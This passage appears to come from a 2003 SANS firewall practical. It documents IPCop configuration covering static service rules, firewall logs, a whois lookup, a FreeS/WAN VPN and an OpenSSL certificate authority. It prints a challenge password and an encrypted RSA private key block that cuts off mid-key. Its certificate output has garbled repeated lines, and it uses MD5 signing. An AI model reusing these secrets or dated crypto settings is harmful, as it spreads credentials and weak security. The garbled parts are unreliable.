


figure 19

And the Traffic seen on the Red interface is much higher than the traffic seen on the other Orange interface.




figure 20

Traffic Graphs such as these provide valuable information when discussing network utilizing and determining any type of return on investment. As we mentioned before, if this was all the traffic that we saw in a day we probably won't need the redundant T3's with 2 Lucent Bricks (\$100,000.00 per firewall solution). We can also use these graphs to help identify DOS attacks and changes in traffic behavior to help identify intrusions and attack attempts.

The connections section shows us the current IP masquerading with the IP source and destination information as well as the Ports that are being translated for the internal host. We can also see the TCP connection status of our internal hosts. This Network Address Translation (NAT) services works both for the internal and service network hosts. This will enable us to better monitor the out going connection from both of these networks.




figure 21

Now that we have seen the status and traffic information that IPCop provides lets look into the security services that this machine will be providing for our network.



figure 22

The services we are going to concentrate on for the external interface include the EXTERNAL ALIASES and EXTERNAL SERVICE ACCESS.

We can assign alias IP addresses to our RED interface. The RED interface will answer for those addresses as if they were a live internet hosts.

**Add a new alias:**

Alias IP:  Enabled: ☒

**Current aliases:**

Alias IP	Enabled	Mark
128.196.176.148	✓	<input type="checkbox"/>
128.196.176.150	✓	<input type="checkbox"/>

**Error messages:**

figure 23

The external services are where we implement that static filtering that an IPChains based firewall provides. We understand that static filtering has its limitation and security concerns. It also makes it easier for an attacker to try and subvert our security measures through spoofing attacks. However, with the router's ingress filters correctly applied and the IPS sitting in front of the firewall we are feeling much better about this technology.

#### External Service Access Control *Tutorial*

When you select the "External Service Access" link from this "Services" menu you are given several options to create the static filters that we talked about.

© SANS Institute 2003, Author retains full rights.

web proxy | dhcp | port forwarding | external aliases | external service access | dmz pinholes | dynamic dns

**The rule can be either TCP, UDP or ICMP**

**add a new rule:**

TCP Source IP, or network (blank for "ALL"): Destination port: Enabled: ☒ Destination IP: DEFAULT IP Add

**Can chose between the default IP (128.196.176.149) or either of the 2 aliases**

**Current rules:**

**Services we are offering to the world**

Proto	Source IP	Destination IP	Destination port	Enabled	Mark
TCP	ALL	128.196.176.148	80	✓	<input type="checkbox"/>
TCP	ALL	128.196.176.148	443	✓	<input type="checkbox"/>
TCP	ALL	128.196.176.148	25	✓	<input type="checkbox"/>
TCP	ALL	128.196.176.148	993	✓	<input type="checkbox"/>
TCP	40.40.40.0/24	128.196.176.148	222	✓	<input type="checkbox"/>
TCP	60.60.60.0/24	128.196.176.148	222	✓	<input type="checkbox"/>
UDP	128.196.176.147	128.196.176.150	49	✓	<input type="checkbox"/>
UDP	128.196.176.147	128.196.176.150	514	✓	<input type="checkbox"/>

**SCP server only allowing connections from partners**

Remove Edit

**Error messages:**

**TACACS and Syslog services only accessible from border router IP**

figure 24

In figure 24 you can see all of the configuration options available for the External services. In the upper left corner there is a pull down menu to select the transport protocol. You can then specify ALL, by leaving the source IP field blank, enter a network with a CIDR notation similar to the partner network we used above or specified a single host as we did for our border router to be able to talk to the TACACS+ and Syslog servers.

Firewall Logs are an essential part of a security analysis. Having an easily manageable interface such as the one provided by IPCop only improves the process.



**Settings:**

*Can select the month and the day we want to look at*

Month:  Day:

**Firewall log:**

*Can export logs to a file making it easier to parse to a database*

*Packet information that was dropped.*

Time	Chain	Iface	Proto	Source	Src Port	Destination	Dst Port
16:43:33	input	eth2					
16:43:43	input	eth2					
16:43:51	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53037	<input type="checkbox"/> 128.196.176.149	166
16:43:51	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	929
16:43:54	input	eth2					
16:43:56	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	536
16:43:56	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	923
16:43:56	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	232
16:43:56	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	380
16:43:56	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	1003
16:43:56	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	575
16:43:57	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	82
16:43:57	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	78
16:43:57	input	eth2	TCP	<input type="checkbox"/> 128.196.176.142	53036	<input type="checkbox"/> 128.196.176.149	804

*Ability to preform a Whois lookup*

[Older](#)

[Newer](#)

**Error messages:**

figure 25

This is what the Lookup looks like when you check a box and click lookup.

**128.196.176.142 (kyle.sirt.Arizona.EDU)**

```

OrgName:      University of Arizona
OrgID:        UOAZ

NetRange:     128.196.0.0 - 128.196.255.255
CIDR:         128.196.0.0/16
NetName:      UNIV-ARIZ
NetHandle:    NET-128-196-0-0-1
Parent:       NET-128-0-0-0-0
NetType:      Direct Assignment
NameServer:   ARIZONA.EDU
NameServer:   NS-REMOTE.ARIZONA.EDU
NameServer:   CS.ARIZONA.EDU
NameServer:   PENDRAGON.CS.PURDUE.EDU
Comment:
RegDate:      1987-01-22
Updated:      2001-10-10

TechHandle:   CD503-ARIN
TechName:     De Young, Chris
TechPhone:    +1-520-626-3213
TechEmail:    chd@arizona.edu

# ARIN Whois database, last updated 2002-12-30 20:00
# Enter ? for additional hints on searching ARIN's Whois database.

```

**Error messages:**

figure 26

**VPN Support (FreeSWAN) with Control Area**

IPCop can easily establish a VPN's between other IPCop servers. By utilizing FreeS/WAN as the VPN server we can actually setup our IPCop firewall to handle "Road Warrior" or telecommuter VPN's into our private network. However, the telecommuter configuration is much more complex and requires configuration on both the IPCop VPN server as well as the Windows 2000 laptop.

The basic IPCop to IPCop configuration is simple. Both side of the connection must match exactly or the connection will fail. Simply give the connection a name and define the Left IP address, which the IP of the FreeS/WAN (IPCop) server and the Left Subnet which is the subnet to which the connection will be allowed. Do the same for the Right and select a secret key for them to share so that they can do authentication and encryption. Finally, click "Add" and you are done! When you are finished it should look something like the image below.

control | connections

---

**Add a new connection:**

Name:	<input type="text"/>				
Left:	<input type="text"/>	Left next hop:	<input type="text" value="%defaultroute"/>	Left subnet:	<input type="text"/>
Right:	<input type="text"/>	Right next hop:	<input type="text" value="%defaultroute"/>	Right subnet:	<input type="text"/>
Secret:	<input type="text"/>			Compression:	<input type="checkbox"/>
Enabled: <input checked="" type="checkbox"/>				<input type="button" value="Add"/>	

**Current connections:**

Name: GeoffFW	Enabled: <input checked="" type="checkbox"/>				
Left: 128.196.176.149	Left next hop: 128.196.176.129	Left subnet: 192.168.10.0/24			
Right: 68.63.197.67	Right next hop: 68.63.196.1	Right subnet: 192.168.88.0/24			
Secret:*****	Compression: on	Mark: <input type="checkbox"/>			
<input type="button" value="Remove"/>		<input type="button" value="Edit"/>			

**Import and Export:** *You can import an Frees/wan VPN configuration file.*

<input type="button" value="Export"/>	<input type="text"/>	<input type="button" value="Browse..."/>	<input type="button" value="Import"/>
---------------------------------------	----------------------	--	---------------------------------------

**Error messages:**

*Here you can export the VPN configuration in order to edit or move to the file to another machine.*

**Warning messages**

--

figure 27

If you wish to export or import an "ipsec.conf" file into the FreeS/WAN server you can easily do it as seen in the image above. But be warned this will delete the current configuration.

To check the connections and enable the VPN server you select the control link. In the image below you can see the Global settings area. In that area is where you can set the IP address of the VPN server. By leaving it blank we are setting it as the Default IP address of the RED interface. A new option in this version of code is the IPSec pass-through. This enables a host behind the VPN to initiate a VPN tunnel with another VPN server. A very handy tool when dealing with NAT as NAT breaks most VPN connections.

In the Manual Control and Status area you can see if a tunnel is up and running. You can also restart ALL the tunnels that have been configured by selecting the Restart button.

control | [connections](#)

**Global settings:**

Local VPN IP:

Enabled: ☒

Save

IPSec pass-through ☒

☐ If blank, the currently configured ethernet RED address will be used.

**Manual control and status:**

Restart

Stop

Name	Status
GeoffFW (192.168.88.0/24)	OPEN

figure 28

### Remote Admin

We are going to use a very large image to show the connection between our Remote Admin's firewall and our GCFWcookies firewall.

© SANS Institute 2003, Author retains full rights.




figure 29

## Road Warrior

Creating the Road Warrior Configuration was not easy. Hopefully the newer versions of IPCop will implement a Road Warrior configuration GUI. However, for now we had to go and edit our configurations by hand. Thankfully, IPCop comes with FreeS/WAN version 1.99 with the X509 patch preinstalled. The X509 patch is what enables FreeS/WAN to talk to the windows X509 certificates and is essential if we wanted any

hope of making this work. We had to take several steps to get this working. We are going to break them down into 2 sections. First we will talk about the setting up the Certificate Authority and the configurations required on the server then we will talk about the Windows 2000 configurations and tools that we need.

We will be following the configurations steps put forth by Nate Carlson on his site [www.natecarlson.com](http://www.natecarlson.com).

**1) Find your openssl.cnf file. Here's a few locations for various distributions:**

```
root@GeoffFW:/usr/share/ssl # ls
CA lib misc openssl.cnf openssl.cnf.old private
```

**Open this file in your favorite editor, and change the 'default\_bits' setting from 1024 to 2048. Then, change the 'default\_days' setting to something other than 365; I recommend 3650 (this way, your certificates will be valid for 10 years.)**

*Please refer back to figure 7, you will notice that the certificate that we are using for our SSL connection will last until 2018.*

```
--snip of openssl.cnf--
default_days      = 3650                # how long to certify for
default_crl_days= 30                    # how long before next CRL
default_md        = md5                 # which md to use.
preserve         = no                   # keep passed DN ordering
--cut--
#####
[ req ]
default_bits      = 2048
default_keyfile   = privkey.pem
distinguished_name = req_distinguished_name
attributes       = req_attributes
x509_extensions  = v3_ca # The extensions to add to the self signed cert
```

**2) Create a directory to house your CA.**

```
root@GeoffFW:/usr/share/ssl/CA # ls -l
total 4
drwx-----  2 root    root          4096 Aug  1 11:28 private
```

**3) Find the command 'CA.sh'**

```
root@GeoffFW:/usr/share/ssl # cd misc
root@GeoffFW:/usr/share/ssl/misc # ls
CA c_hash c_info c_issuer c_name
```

**Edit this file, and change the line that says 'DAYS="days -365"' to a very high number**

```
root@GeoffFW:/usr/share/ssl/misc # vi CA
#!/bin/sh
#
--Cut--
# Tim Hudson
# tjh@cryptsoft.com
#
```

# default openssl.cnf file has setup as per the following

```
# demoCA ... where everything is stored
```

```
DAYS="-days 3655"
```

```
REQ="openssl req $$SLEAY_CONFIG"
```

```
CA="openssl ca $$SLEAY_CONFIG"
```

```
VERIFY="openssl verify"
```

```
X509="openssl x509"
```

```
CATOP=./demoCA
```

```
CAKEY=./cakey.pem
```

```
CACERT=./cacert.pem
```

```
--snip--
```

#### **4) Run the command /path/to/CA -newca. Follow the prompts,**

*The following if the out put and configuration options needed for this setup!*

```
root@GeoffFW:/usr/share/ssl/misc # cd ../CA/private
```

```
root@GeoffFW:/usr/share/ssl/CA/private #/usr/share/ssl/misc/CA -  
newca
```

```
CA certificate filename (or enter to create)
```

```
Making CA certificate ...
```

```
Using configuration from /usr/share/ssl/openssl.cnf
```

```
Generating a 2048 bit RSA private key
```

```
.....+++
```

```
.....+++
```

```
writing new private key to './demoCA/private/./cakey.pem'
```

```
Enter PEM pass phrase:
```

```
Verifying password - Enter PEM pass phrase:
```

```
Verify failure
```

```
Enter PEM pass phrase:
```

```
Verifying password - Enter PEM pass phrase:
```

```
Verify failure
```

```
Enter PEM pass phrase:
```

```
Verifying password - Enter PEM pass phrase:
```

```
Verify failure
```

```
Enter PEM pass phrase:
```

```
Verifying password - Enter PEM pass phrase:
```

```
-----
```

```
You are about to be asked to enter information that will be  
incorporated
```

```
into your certificate request.
```

```
What you are about to enter is what is called a Distinguished Name or a  
DN.
```

```
There are quite a few fields but you can leave some blank
```

```
For some fields there will be a default value,
```

```
If you enter '.', the field will be left blank.
```

```
-----
```

```
Country Name (2 letter code) [GB]:US
```

```
State or Province Name (full name) [Berkshire]:Arizona
```

```
Locality Name (eg, city) [Newbury]:Tucson
```

```
Organization Name (eg, company) [My Company Ltd]:HappyFirewalls
```

```
Organizational Unit Name (eg, section) []:VPN
```

```
Common Name (eg, your name or your server's hostname)
```

```
[]:www.gcfwcookies.com
```

```
Email Address []:someemail@hush.com
```

Now we have created a new certificate authority. The next step is to generate the Certificates that we are going to use. We are going to continue using the steps provided by Nate Carlson.

**1) First, you need to generate a certificate for your gateway machine.**

```
root@GeoffFW:/usr/share/ssl/CA/private # /usr/share/ssl/misc/CA -newreq
```

```
Using configuration from /usr/share/ssl/openssl.cnf
```

```
Generating a 2048 bit RSA private key
```

```
.....+++
```

```
.....+++
```

```
writing new private key to 'newreq.pem'
```

```
Enter PEM pass phrase:
```

```
Verifying password - Enter PEM pass phrase:
```

```
-----
```

```
You are about to be asked to enter information that will be
incorporated
```

```
into your certificate request.
```

```
What you are about to enter is what is called a Distinguished Name or a
DN.
```

```
There are quite a few fields but you can leave some blank
```

```
For some fields there will be a default value,
```

```
If you enter '.', the field will be left blank.
```

```
-----
```

```
Country Name (2 letter code) [GB]:us
```

```
State or Province Name (full name) [Berkshire]:arizona
```

```
Locality Name (eg, city) [Newbury]:tucson
```

```
Organization Name (eg, company) [My Company Ltd]:GCFW Always Correct
Cookies
```

```
Organizational Unit Name (eg, section) []:VPN
```

```
Common Name (eg, your name or your server's hostname)
```

```
[]:www.gfwcookies.com
```

```
Email Address []:someemail@hush.com
```

```
Please enter the following 'extra' attributes
to be sent with your certificate request
```

```
A challenge password []:goodboy
```

```
An optional company name []:GCFW
```

```
Request (and private key) is in newreq.pem
```

Now we need to sign our new key.

```
root@GeoffFW:/usr/share/ssl/CA/private # /usr/share/ssl/misc/CA -sign
```

```
Using configuration from /usr/share/ssl/openssl.cnf
```

```
Enter PEM pass phrase:
```

```
Check that the request matches the signature
```

```
Signature ok
```

```
The Subjects Distinguished Name is as follows
```

```
countryName          :PRINTABLE:'us'
```

```
stateOrProvinceName   :PRINTABLE:'arizona'
```

```
localityName          :PRINTABLE:'tucson'
```

```
organizationName      :PRINTABLE:'GCFW Always Correct Cookies'
```

```
organizationalUnitName:PRINTABLE:'VPN'
```

```
commonName            :PRINTABLE:'www.gfwcookies.com'
```

```
emailAddress          :IA5STRING:'someemail@hush.com'
```

```
Certificate is to be certified until Dec  5 22:26:44 2012 GMT (3650
days)
```



Sign the certificate? [y/n]:**y**

1 out of 1 certificate requests certified, commit? [y/n]**y**

Write out database with 1 new entries

Data Base Updated

Certificate:

Data:

Version: 3 (0x2)

Serial Number: 1 (0x1)

Signature Algorithm: md5WithRSAEncryption

Issuer: C=US, ST=Arizona, L=Tucson, O=HappyFirewalls, OU=VPN,  
CN=www.gcfwcookies.com/Email=someemail@hush.com

Validity

Not Before: Dec 8 22:26:44 2002 GMT

Not After : Dec 5 22:26:44 2012 GMT

Subject: C=us, ST=arizona, L=tucson, O=GCFW Always Correct  
Cookies, OU=VPN, CN=www.gcfwcookies.com/Email=someemail@hush.com

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public Key: (2048 bit)

Modulus (2048 bit):

00:ea:d7:65:bb:01:6f:23:43:20:3f:37:94:f8:a0:  
5d:b2:4d:28:8a:1d:dc:17:97:99:3f:d4:a9:ea:7a:  
a1:62:4c:f0:70:67:4f:3c:a2:b0:f7:9c:bd:04:5f:  
b5:49:39:34:67:54:3f:ee:19:cc:fb:16:46:8d:bd:  
b6:9b:b0:95:72:9e:b7:74:71:fc:05:b4:96:2d:2b:  
ff:d6:68:9d:df:b5:7f:f8:ae:78:9e:7f:f1:0b:5f:  
a1:8b:6b:cc:9c:90:31:17:07:f1:ba:49:c1:66:3c:  
c6:eb:8a:7a:7f:34:fc:e4:c6:25:cf:3b:9f:d4:64:  
83:3f:61:5a:c8:ae:3d:2f:79:ad:46:e9:fe:1e:e5:  
d4:5b:b2:a5:6c:4b:c2:43:a2:85:cf:bd:6f:2a:11:  
de:61:4e:16:1d:41:6e:27:f1:35:c7:9e:fd:9a:d9:  
34:9d:06:17:56:c6:a4:9d:2b:84:b5:3a:80:12:db:  
2b:cd:8a:c1:d4:c2:b7:46:cb:7d:14:c6:d1:cf:0e:  
5e:2a:52:ee:35:7e:c2:9f:2e:63:26:14:cc:28:6e:  
5a:e0:de:20:dc:ff:cf:0b:e7:8f:a6:e2:b4:56:ed:  
35:79:1c:aa:66:34:79:3e:8b:bb:2d:22:90:7f:12:  
7d:fd:ac:49:c8:12:e6:bf:2f:58:1c:61:23:42:ac:  
35:cb

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Basic Constraints:

CA:FALSE

Netscape Comment:

OpenSSL Generated Certificate

X509v3 Subject Key Identifier:

8C:DD:C3:45:D8:F7:EC:71:1B:E5:F3:2F:63:EC:BA:02:6B:9A:C8:A1

X509v3 Authority Key Identifier:

keyid:0E:D5:B0:AA:55:22:F5:55:85:EA:3F:E0:C3:96:EB:74:A0:2D:54:8F

DirName:/C=US/ST=Arizona/L=Tucson/O=HappyFirewalls/OU=VPN/CN=www.gcfwco  
okies.com/Email=someemail@hush.com

serial:00

e9:f9

e9:f9

e9:f9

e9:f9

e9:f9

e9:f9

e9:f9

e9:f9

```
root@GeoffFW:/usr/share/ssl/CA/private # mv newreq.pem
IPCOP.vpn.server.key
```

**3) Edit the .key file, and delete everything down from the line starting with '-----BEGIN CERTIFICATE REQUEST-----'. After you do this, the file should start with '-----BEGIN RSA PRIVATE KEY-----', and end with '-----END RSA PRIVATE KEY-----'.**

```
root@GeoffFW:/usr/share/ssl/CA/private # vi IPCOP.vpn.server.key
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4, ENCRYPTED
```

```
DEK-Info: DES-EDE3-CBC, BA0FC501B94E2611
```

```
/HqhAwGECWSI+irabtv0/o5Ri9L2YTlnvtPjA/q6LBOjuH1GubnEX8GCbsz+sDms
lVcqvxrNlXBVaN9a7ZTn6Iry87U3zNO3oRs9V0eqKz6MAviSNO7Ma5y/If7Ffdxk
WjuHrYabl1Q1lV65k2QRqMaEKcx/ITcxt+u6BViC65yr1lpGqW16L6lNTWGnpx1r
wxY/elr2uywlmbyByCwJ7BgyZWN9K6lse1w6wzYEtFhY5sfsa6VAjv+BBZpi+w8
8pG8U/TXcF3lTeDYmpN9lDO/0ansOncTlD1XzrqFr6BP1SwzKRL6rfP7e3fL4PBN
lftYzte9ni9G3PGqgl75ztMshwb6M6Eon9dAPdMl7jYkyCRUDI92hq6tP0edqAyM
2BU/Kg2A+D5www3WlrcKwjIII6Q2zJDqmY4E/XV4Hrs1UYMtZQyKXawH0fiwecDu
QN+DkRa59Je8kVhmp+nna5z1COVYlARw6XlveaUfYvoHgD8RBvvqbmYb6pOSRiyI
ZYnEwev2d4/run0LwuOLJdx7eCQ7uhilMoXyGYmko9q1Hq0N4blEgjcqfhr7sGw
baqpc0VtAdpIXsAI5h+9wmrR2r3B7Ez0B5amuhfBJwLLYBO7t9P+G01YL/97cfNJ
pZNB7D+gWsG1B4EgifyoaeZs5SZLPaVoVhPjWGMvQ3ich/1OEwEW8USiDYJZM4j
3N6sCZLNBKD0LHnt6xqDzsGnmKaUvma7UM8pmOii76PBKWo/5mGe0Yetb+13Ekn/
eLykv6su8Osiyb0TStw8ST5RkqGnEltyZMeEYViAT64f+ca1QrjaMbxNEEBzRvAQ
4PMpvuiKj/ZGz3yak1VF/IpLzrSRlrYMN36wqDznN02d0voOwGkLSzYu7slFtsaJ
wcE7763EMYhmqxurK7D+PJOI/xTfbchlJo8ngSBQCBOMwxHcUiNCpDltLRQntUGk
